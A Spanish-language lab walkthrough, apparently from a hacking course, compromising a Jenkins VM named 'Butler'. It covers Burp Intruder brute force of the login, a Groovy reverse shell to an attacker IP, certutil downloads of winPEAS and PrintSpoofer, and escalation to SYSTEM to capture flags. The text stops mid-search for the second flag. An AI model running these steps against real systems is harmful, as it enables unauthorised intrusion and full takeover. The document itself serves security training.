
- Otra forma de realizar ataque de fuerza bruta es con Bursuite
- Habilitamos bursuite



- Habilitamos la intersección de peticiones



- Habilitamos el foxyProxy en el navegador



## Welcome to Jenkins!

Username

Password

- Ingresamos datos para que puedan ser interceptados por bursuite



Ingreso de datos para ser interceptados

## Welcome to Jenkins!

admin

•••••

Sign in

Keep me signed in

- Los datos ingresados son interceptados y enviados a bursuite, para posteriormente enviarlo al Intruder

Request to http://192.168.100.123:8080

POST /j\_spring\_security\_check HTTP/1.1  
 Host: 192.168.100.123:8080  
 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 54  
 Origin: http://192.168.100.123:8080  
 Connection: close  
 Referer: http://192.168.100.123:8080/loginError  
 Cookie: JSESSIONID=6064284e=node0lev0iof3kojru0yi8h22cs41.node0  
 Upgrade-Insecure-Requests: 1  
 j\_username=admin&j\_password=admin&from=&Submit=Sign+in

Parámetros interceptados

Send to Intruder Ctrl-I  
 Send to Repeater Ctrl-R  
 Send to Sequencer  
 Send to Comparer  
 Send to Decoder  
 Request in browser >

Enviamos al Intruder

- Nos posesionamos en Intruder-Posesions, limpiamos todo y enviamos los parámetros de usuario y contraseña.

Intruder

Attacktype: Sniper

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Sniper

1 POST /j\_spring\_security\_check HTTP/1.1  
 2 Host: 192.168.100.123:8080  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 5 Accept-Language: en-US,en;q=0.5  
 6 Accept-Encoding: gzip, deflate  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 54  
 9 Origin: http://192.168.100.123:8080  
 10 Connection: close  
 11 Referer: http://192.168.100.123:8080/loginError  
 12 Cookie: JSESSIONID=6064284e=node0lev0iof3kojru0yi8h22cs41.node0  
 13 Upgrade-Insecure-Requests: 1  
 14  
 15 j\_username=\$admin\$&j\_password=\$admin\$&from=&Submit=Sign+in

Parámetros enviados para realizar la fuerza bruta

Seleccionamos el tipo de ataque a realizar

Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Sniper


1 POST /j\_spring\_security\_check HTTP/1.1  
 2 Host: 192.168.100.123:8080  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0  
 4 Payload: Clusterbomb  
 5 Accept-Language: en-US, en;q=0.5  
 6 Accept-Encoding: gzip, deflate  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 54  
 9 Origin: http://192.168.100.123:8080  
 10 Connection: close  
 11 Referer: http://192.168.100.123:8080/loginError  
 12 Cookie: JSESSIONID=6064284e=node0lev0iof3kojru0yi8h22cs41.node0  
 13 Upgrade-Insecure-Requests: 1  
 14  
 15 j\_username=\$admin\$&j\_password=\$admin\$&from=&Submit=Sign+in

TIPO DE ATAQUE USADO PARA PROBAR UNA LISTA DE USER Y PASSW


- En Payloads cargaremos en el payload 1 la lista de palabras claves que guardamos anteriormente en un archivo txt



- Lo mismo realizamos en el payload 2



- Aplicamos reglas para que las mayúsculas se conviertan en minúsculas



- Procedemos a realizar el ataque

SE INICIA EL ATAQUE CON LOS PARAMETROS ESTABLECIDOS

- Visualizamos los diferentes ataques que realiza

2. Intruder attack of 192.168.100.123 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items (?)

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
log	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Logging	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
occurred	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Oops	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
problem	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
processing	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
request	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
required	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
REST	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Sign	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
signed	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Skip	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
the	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Welcome	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
while	dashboard	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
API	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Authentication	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
content	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Dashboard	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	318	
Jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	314	
Keep	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	408	
log	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	406	
Logging	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	408	
occurred	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	407	

Request Response

Pretty Raw Hex \n ⌂

1 POST /j\_spring\_security\_check HTTP/1.1  
2 Host: 192.168.100.123:8080  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64;  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 55  
9 Origin: http://192.168.100.123:8080  
10 Connection: close  
11 Referer: http://192.168.100.123:  
12 Cookie: JSESSIONID=6064284=node  
13 Upgrade-Insecure-Requests: 1  
14  
15 j\_username=log&j\_password=required&from=&Submit=Sign+in

Prueba cada palabra que cargamos en el payload

VARIOS INTENTOS

0 matches

### *3.5 Ingresando a Jenkins*

- Con la contraseña y usuario encontrado, ingresamos a Jenkins

The screenshot shows the Jenkins dashboard. At the top right, there is a user profile for 'jenkins' with a 'log out' button. Below the header, a search bar is followed by fields for 'Username' (jenkins) and 'Password' (redacted), with 'Save' and 'Never' buttons. A note says 'Passwords are saved to Password Manager on this device.' On the left, a sidebar lists navigation items: 'Dashboard' (selected), 'New Item', 'People', 'Build History', 'Manage Jenkins', 'My Views', 'Lockable Resources', 'New View', 'Build Queue' (with 'No builds in the queue.' message), and 'Build Executor Status' (with '1 Idle' and '2 Idle' entries). The main content area features a large 'Welcome to Jenkins!' heading, a sub-headline 'Start building your software project', and three buttons: 'Create a job', 'Set up a distributed build', and 'Learn more about distributed builds'. The 'Set up a distributed build' button has a tooltip with a gear icon.

- Navegamos un buen rato y nos topamos con una consola de tipo Groovy:  
Consola que permite ejecutar comandos a través de lenguaje java

Back to List

Status

Configure

Build History

Load Statistics

Script Console

**Script Console**

Type in an arbitrary **Groovy script** and execute it on the server. Use the server's stdout, which is harder to see.) Example:

```
println System.getenv("PATH")
println "uname -a".execute().text
```

This ex

All the

1

**TIPO DE CONSOLA GROOVY**

enkins.\*, jenkins

Run

Misma que pudimos obtener información

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 println "whoami".execute().text
```

1

Run

**Result**

butler\butler

The screenshot shows a Jenkins job named "Academia Hacker Mentor" running on a node named "master". The job has a single step with the following Groovy script:

```
1 println "systeminfo".execute().text
```

A red box highlights the first line of the script. To the right of the script, there is a small circular badge with the number "1". Below the script, a note in Spanish reads: "Encontramos información sobre el nombre del hosts, el sistema operativo, la versión, entre otros".

## Result

Host Name:	BUTLER
OS Name:	Microsoft Windows 10 Enterprise Evaluation
OS Version:	10.0.19043 N/A Build 19043
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Workstation
OS Build Type:	Multiprocessor Free
Registered Owner:	butler
Registered Organization:	
Product ID:	00329-20000-00001-AA079
Original Install Date:	8/14/2021, 3:51:38 AM
System Boot Time:	11/22/2022, 5:35:51 PM
System Manufacturer:	VMware, Inc.
System Model:	VMware7,1
System Type:	x64-based PC
Processor(s):	2 Processor(s) Installed. [01]: AMD64 Family 23 Model 96 Stepping 1 AuthenticAMD ~2895 Mhz [02]: AMD64 Family 23 Model 96 Stepping 1 AuthenticAMD ~2895 Mhz

- Ahora quería saber que directorios encontramos, pero nos reflejó error y nos damos cuenta que no es accesible a todo comando

### 3.5.1 Aplicando Revershell

The screenshot shows a Java code editor with a red box highlighting the line `1 println "dir".execute().text`. A red arrow points from this line to a black box labeled "COMANDO APLICADO". Below the editor, another black box says "REFLEJA ERROR, POR ENDE NO SE PUEDE EJECUTAR TODOS LOS COMANDOS". A red box highlights the error message in the terminal below:

```
java.io.IOException: CreateProcess error=2, The system cannot find the file specified
at java.lang.ProcessImpl.create(Native Method)
at java.lang.ProcessImpl.<init>(Unknown Source)
at java.lang.ProcessImpl.start(Unknown Source)
```

#### Result

- Como no pudimos acceder a directorios, realizaremos una revershell con la ayuda de la página de [revershell.com](http://revershell.com)

The screenshot shows the "Reverse Shell Generator" tool interface. On the left, under "IP & Port", there are fields for IP (192.168.100.12) and Port (4235 +1). A red box highlights the IP field. To the right, under "Listener", it shows "nc -lvpn 4235" and a dropdown set to "nc". A red box highlights the "nc" dropdown. Below these, tabs for "Reverse", "Bind", and "MSFVenom" are visible. Under "Reverse", a dropdown is set to "Windows" (highlighted by a red box). A red box also highlights the "CÓDIGO PARA WINDOWS" section. This section contains PowerShell and Python code examples. A red box highlights the PowerShell code. Below this, a red box highlights the "COPIAMOS EL CODIGO PARA PEGARLO EN GROOVY DE JENKINS" button. On the far left, a sidebar lists "PowerShell #3", "PowerShell #4 (TLS)", "PowerShell #3 (Base64)", "Python3 Windows", "node.js #2", "Java #3", "Javascript", "Groovy" (highlighted by a red box), "Lua #2", and "Golang". At the bottom, a red box highlights the "SELECCIONAMOS CÓDIGO PARA GROOVY" button. The bottom navigation bar includes "Shell" and "cmd" (highlighted by a red box).

- Levantamos el puerto de escucha en Kali Linux

```
(hmstudent@hmstudent)-[~/jenkins/192.168.100.122]
$ nc -lvp 4235
listening on [any] 4235 ...
```

- Pegamos el código en groovy que fue creado con la página de revershells.com e iniciamos

All the classes from all the plugins are visible. jenkins.\* , jenkins.model.\* , hudson.\* , and hudson.model.\* are pre-imported.

```
1 String host="192.168.100.120";int port=4235;String cmd="cmd";Process p=new ProcessBuilder(cmd).redirect
```

PEGAMOS EL CÓDIGO PARA LA REVERSESHLL

1

INICIAMOS

2

Run

- ¡Ya estamos dentro! Tenemos un acceso remoto

All the classes from all the plugins are visible. jenkins.\* , jenkins.model.\* , hudson.\* , and hudson.model.\* are pre-imported.

```
1 String host="192.168.100.120";int port=4235;String cmd="cmd";Process p=new ProcessBuilder(cmd).redirect
```

Run

1

ESTAMOS DENTRO

Run

```
C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

### 3.5.1.1 Bandera 1

- Procedemos a buscar la primera bandera moviéndonos en los directorios
- Salimos de Jenkins para ingresar a los usuarios

```
C:\Program Files>cd /users  
cd /users  
  
C:\Users>dir ②  
dir  
Volume in drive C has no label.  
Volume Serial Number is 1067-CB24  
  
Directory of C:\Users  
  
08/14/2021 04:29 AM <DIR> .  
08/14/2021 04:29 AM <DIR> ..  
08/14/2021 04:30 AM <DIR> Administrator  
08/15/2021 04:23 PM <DIR> butler  
08/14/2021 05:25 AM <DIR> Public  
0 File(s) 0 bytes  
5 Dir(s) 13,513,248,768 bytes free  
③  
  
C:\Users>cd butler ④ Ingresamos al usuario butler porque es con el que estamos logeados
```

encontramos 3 usuarios

- Buscamos la bandera

```
C:\Users\butler>dir /s bandera*.txt ①  
dir /s bandera*.txt  
Volume in drive C has no label.  
Volume Serial Number is 1067-CB24  
  
Directory of C:\Users\butler\Desktop  
  
07/29/2022 03:28 PM 32 bandera1.txt.txt  
1 File(s) 32 bytes  
  
Total Files Listed:  
1 File(s) 32 bytes  
0 Dir(s) 13,513,105,408 bytes free  
bandera encontrada
```

- Bandera1 capturada ahora vemos el contenido de la bandera 1

```
C:\Users\butler>type Desktop\bandera1.txt.txt ①  
type Desktop\bandera1.txt.txt  
c3e92e2d4d3f0694dcda839ee173ec77  
Contenido de la bandera 1
```

### 3.5.2 Escala de Privilegios

- Procedemos a la escala de privilegios con linpeas para WINDOWS para buscar la segunda bandera

#### 3.5.2.1 Linpeas

- Descargamos linpeas

# Release refs/heads/master 20221120

Latest

Update FileAnalysis.cs

▼ Assets 16

linpeas.sh	808 KB	3 days ago
linpeas_darwin_amd64	3.03 MB	3 days ago
linpeas_darwin_arm64	3.12 MB	3 days ago
linpeas_linux_386	2.9 MB	3 days ago
linpeas_linux_amd64	3.06 MB	3 days ago
linpeas_linux_arm	3.01 MB	3 days ago
linpeas_linux_arm64	3.16 MB	3 days ago
winPEAS.bat	35.1 KB	3 days ago
winPEASany.exe	1.88 MB	3 days ago
winPEASany ofs.exe	1.75 MB	3 days ago
Sour	Descargamos las dos versiones para probar	20 days ago
Sour		20 days ago

Show all 16 assets

1 person reacted

- Copiamos al área de trabajo

```
(hmstudent@hmstudent) [~/jenkins/192.168.100.122]
$ cp /home/hmstudent/Downloads/winPEASany.exe winp.exe
linpeas exe

(hmstudent@hmstudent)-[~/jenkins/192.168.100.122]
2 cp /home/hmstudent/Downloads/winPEAS.bat winp.bat
linpeas bat

(hmstudent@hmstudent)-[~/jenkins/192.168.100.122]
$ ls 3
allports.txt.gnmap  allports.txt.xml  payl.txt  winp.exe
allports.txt.nmap    payload.txt      winp.bat
verificamos la correcta copia
```

- Para pasarlo a la máquina debemos levantar un servidor para pasar cualquier linpeas de extensión ya sea bat o exe.
- En el Windows descargamos

```
C:\Users\butler\Downloads>certutil -urlcache -f http://192.168.100.120/winp.e
xe winp.exe
guardamos con el mismo nombre
certutil -urlcache -f http://192.168.100.120/winp.exe winp
descargamos
**** Online ****
CertUtil: -URLCache command completed successfully.
descarga exitosa
```

- Verificamos la descarga

```
C:\Users\butler\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\butler\Downloads

11/22/2022  07:30 PM    <DIR>      .
11/22/2022  07:30 PM    <DIR>      ..
11/22/2022  07:30 PM      1,969,664 winp.exe
08/14/2021  04:23 AM     16,013,912 WiseCare365_5.6.7.568.exe
              2 File(s)   17,983,576 bytes
              2 Dir(s)  13,508,669,440 bytes free
```

- Ejecutamos el programa

Various payload types are available for each payload set, and each payload type can be customized in different ways.

```
Handle: 256(file)
Handle Owner: Pid is 2884(java) with owner: butler
Reason: WriteData/CreateFiles
File Path: \Users\butler\AppData\Local\Temp\hsperfdata_butler\2884
File Owner: BUILTIN\Administrators
```

---

```
Handle: 1884(thread)
Handle Owner: Pid is 1852(winp) with owner: butler
Reason: THREAD_ALL_ACCESS
Handle PID: 2272(SYSTEM)
```

---

```
***** Services Information *****
```

```
***** Interesting Services -non Microsoft-
* Check if you can overwrite some service binary or perform a DLL hijacking,
also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
```

- Buscando entre todo esto, localizamos un servicio instalado


```
WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No quotes and Space detected
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
```



- Es un proceso que se está autoejecutando donde hay un espacio para modificar procesos en el

### 3.5.3 Buscando exploit para Impersonate a client after authentication

- Con el comando whoami /priv visualizamos los privilegios del usuario logeado y encontramos varios habilitados y buscamos un exploit específicamente para este servicio



- Buscamos en Google y como resultado encontramos

A screenshot of the HackTricks website. On the left, there is a sidebar with links like "WELCOME!", "HackTricks", "About the author", and "Getting Started in Hacking". The main content area is titled "SelImpersonatePrivilege (3.1.1)". It contains text explaining that any process holding this privilege can impersonate tokens from a Windows service (DCOM) to perform NTLM authentication against the exploit, then execute a process as SYSTEM. It mentions exploits like "juicy-potato", "RogueWinRM", and "PrintSpoofer". A red box highlights the "PrintSpoofer" link, which is also mentioned in the text below.

- El objetivo de printSpoofer es obtener una consola con NTSystem
- Descargamos el printspoofer

A screenshot of the Exploit-db website. On the left, there is a sidebar with a date "Sep 10, 2020", a user "itm4n", and a version "v1.0". The main content area is titled "PrintSpoofer". It shows a table of assets:

Asset	Size	Last Updated
PrintSpoofer32.exe	21.5 KB	Sep 10, 2020
PrintSpoofer64.exe	26.5 KB	Sep 10, 2020
Source code (zip)		May 13, 2020
Source code (tar.gz)		May 13, 2020

A red box highlights the "PrintSpoofer64.exe" file. To the left of the table, a black box contains the text "descargamos la versión de 64 bits".

- Copiamos la descarga al usuario buttler

```
(hmstudent@hmstudent)-[~/jenkins/192.168.100.122]
1 cp /home/hmstudent/Downloads/PrintSpoofer64.exe ps.exe
copiamos
```

```
(hmstudent@hmstudent)-[~/jenkins/192.168.100.122]
2 ls
verificamos
allports.txt.gnmap allports.txt.xml payl.txt winp.bat
allports.txt.nmap payload.txt ps.exe winp.exe
```

- Descargamos en butler

```
C:\Users\butler\Downloads>certutil -urlcache -f http://192.168.100.120/ps.exe
ps.exe lo guardamos con el mismo nombre
certutil -f http://192.168.100.120/ps.exe descargamos el archivo
**** Online ****
CertUtil: -URLCache command completed successfully. descarga completa
```

- Verificamos la descarga

```
C:\Users\butler\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\butler\Downloads

11/22/2022  08:09 PM    <DIR>      .
11/22/2022  08:09 PM    <DIR>      ..
11/22/2022  08:09 PM            272,36 ps.exe
11/22/2022  07:30 PM           1,969,664 winp.exe
08/14/2021  04:23 AM          16,013,912 WiseCare365_5.6.7.568.exe
              3 File(s)       18,010,712 bytes
              2 Dir(s)   13,507,567,616 bytes free
```

### 3.5.4 Aplicando sploit

- Iniciamos el programa

```
C:\Users\butler\Downloads>ps.exe -h
ps.exe -h
[+] Various payload types are available for each payload set, and each payload type can be customized in different ways.
PrintSpoofer v0.1 (by @itm4n)

Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
-c <CMD> Execute the command *CMD*
-i Interact with the new process in the current command prompt (default is non-interactive)
-d <ID> Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qwinsta)
-h That's me :)
```

**ejecutamos**

Examples:

- Run PowerShell as SYSTEM in the current console  
PrintSpoofer.exe -i -c powershell.exe
- Spawn a SYSTEM command prompt on the desktop of the session 1  
PrintSpoofer.exe -d 1 -c cmd.exe
- Get a SYSTEM reverse shell  
PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"

- Verificamos que somos el usuario butler

```
C:\Users\butler\Downloads>whoami
whoami
butler\butler

C:\Users\butler\Downloads>
```

- Ahora ejecutamos lo siguiente para poder ser authority system

```
C:\Users\butler\Downloads>ps.exe -i -c cmd.exe
ps.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege comando que ayudará a cambiarse de privilegios
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
```

- Verificamos una vez más para ver que usuario somos ahora

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

- Ahora tenemos el control total del equipo y lo verificamos con el siguiente comando: whoami /priv

SeAuditPrivilege	Enabled	Generate security audits
SeSystemEnvironmentPrivilege	Enabled	Modify firmware environment values
SeChangeNotifyPrivilege	Enabled	Bypass traverse checking
SeUndockPrivilege	Enabled	TODOS LOS SERVICIOS ESTAN ACTIVOS, CONTROL TOTAL
SeManageVolumePrivilege	Enabled	Perform volume maintenance tasks
SeImpersonatePrivilege	Enabled	Impersonate a client after authentication
SeCreateGlobalPrivilege	Enabled	Create global objects
SeTrustedCredManAccessPrivilege	Enabled	Access Credential Manager as a trusted caller
SeRelabelPrivilege	Enabled	Modify an object label
SeIncreaseWorkingSetPrivilege	Enabled	Increase a process working set
SeTimeZonePrivilege	Enabled	Change the time zone
SeCreateSymbolicLinkPrivilege	Enabled	Create symbolic links

- Listamos los usuarios que hay e ingresamos al usuario administrador

```
C:\Windows\system1>cd /users
cd /users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users

08/14/2021  04:29 AM    <DIR>      .
08/14/2021  04:29 AM    <DIR>      ..
08/14/2021  04:30 AM    <DIR>      Administrator
08/15/2021  04:23 PM    <DIR>      butler
08/14/2021  05:25 AM    <DIR>      Public
                           0 File(s)           0 bytes
                           5 Dir(s)  13,507,440,640 bytes free
```

LISTAMOS

VISUALIZAMOS LOS USUARIOS LOCALIZADOS

### 3.5.4.1 Bandera 2

- Ingresamos al usuario administrador para buscar la segunda bandera

```

C:\Users\1>cd administrator
Ingresamos al administrador
cd administrator

C:\Users\Administrador>dir /s bandera*.txt
dir /s bandera*.txt
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

